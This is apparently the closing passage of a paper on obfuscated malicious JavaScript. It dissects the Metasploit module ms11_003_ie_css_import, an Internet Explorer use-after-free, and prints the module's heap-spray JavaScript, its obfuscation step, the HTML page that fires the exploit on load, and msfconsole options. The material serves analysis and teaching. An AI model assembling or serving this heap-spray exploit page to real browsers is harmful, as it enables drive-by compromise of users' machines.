At first, let us see the total number of Browser Exploits in MSF with the latest update at the time of writing.

```
root@bt:/pentest/exploits/framework3/modules/exploits/windows/browser# ls -l | wc -l
162
root@bt:/pentest/exploits/framework3/modules/exploits/windows/browser# ls | xargs grep '<script' |
wc -l
147
```

So, there are a total of 162 Browser Exploit Modules among which, 147 use JavaScript to trigger the vulnerability in Browser or to craft the memory layout of Browser.

Now, as an example, let us pick one Browser Exploit to understand the options with respect to JS Obfuscation available to us.

I will take the exploit module: **ms11_003_ie_css_import** as an example.

It exploits a Memory Corruption Vulnerability in MS Internet Explorer's HTML Engine. It comes under the use-after-free vulnerability class where a C++ Object is first deleted and later accessed. Specific to this exploit, web page must contain Recursive CSS Imports.

I will show the sections specific to JavaScript and how it is used to build the Heap Spray and later on obfuscated.

```
register_options(
        [
                OptBool.new('OBFUSCATE', [false, 'Enable JavaScript obfuscation', t
rue])
        ], self.class)
```

The exploit module provides us an Option to Enable JavaScript Obfuscation.

```
# Format for javascript use
special_sauce = Rex::Text.to_unescape(special_sauce)

js_function  = rand_text_alpha(rand(100)+1)

# Construct the javascript
custom_js = <<-EOS
function #{js_function}() {
heap = new heapLib.ie(0x20000);
var heapspray = unescape("#{special_sauce}");
while(heapspray.length < 0x1000) heapspray += unescape("%u4444");
var heapblock = heapspray;
while(heapblock.length < 0x40000) heapblock += heapblock;
finalspray = heapblock.substring(2, 0x40000 - 0x21);
for(var counter = 0; counter < 500; counter++) { heap.alloc(finalspray); }
var vlink = document.createElement("link");
vlink.setAttribute("rel", "Stylesheet");
vlink.setAttribute("type", "text/css");
vlink.setAttribute("href", "#{placeholder}")
document.getElementsByTagName("head")[0].appendChild(vlink);
}
EOS
```

This is the section where JavaScript is used to craft the memory layout of the IE Browser.

#(special_sauce} refers to the payload constructed in the script.

Before the highlighted section, we can see that js_function name is generated randomly using rand_text_alpha function.

Js_function = rand_text_alpha(rand(100)+1)

The resulting JavaScript is stored in custom_js placeholder.

```
if datastore['OBFUSCATE']
        custom_js = ::Rex::Exploitation::ObfuscateJS.new(custom_js, opts)
end

js = heaplib(custom_js)
```

This section will use the **::Rex::Exploitation::ObfuscateJS.new** library to obfuscate the JavaScript crafted before, if the OBFUSCATE option was set to True in the Exploit Module.

The resulting obfuscated JS is stored in the variable js.

```
                    # Construct the final page
                    html = <<-EOS
<html>
<head>
<script language='javascript'>
#{js}
</script>
</head>
<body onload='#{js_function}()'>
<object classid="#{dll_uri}#GenericControl">
</body>
</html>
EOS
```

The final malicious web page is constructed using the Obfuscated JavaScript crafted before.

#{js} -> refers to the Obfuscated JavaScript

#{js_function} -> refers to the randomly generated JS function name present inside #{js}. It is called moment the Browser Loads the web page using onload event.

This is how the options look like when the exploit module is loaded in msfconsole. I have highlighted the option for Obfuscate. It is set to true by default.

```
msf  exploit(ms11_003_ie_css_import) > show options

Module options (exploit/windows/browser/ms11_003_ie_css_import):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   OBFUSCATE   true             no        Enable JavaScript obfuscation
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on t
he local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly gen
erated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted:
 SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Conclusion

After reading and understanding the approach presented in this paper, you should be able to reverse the existing methods of obfuscations used in malicious JS and also be able to extend it to tackle the new tricks.

References

http://www.breakingpointsystems.com/community/blog/javascript-obfuscations-contest/

https://community.rapid7.com/community/metasploit/blog/2011/07/08/jsobfu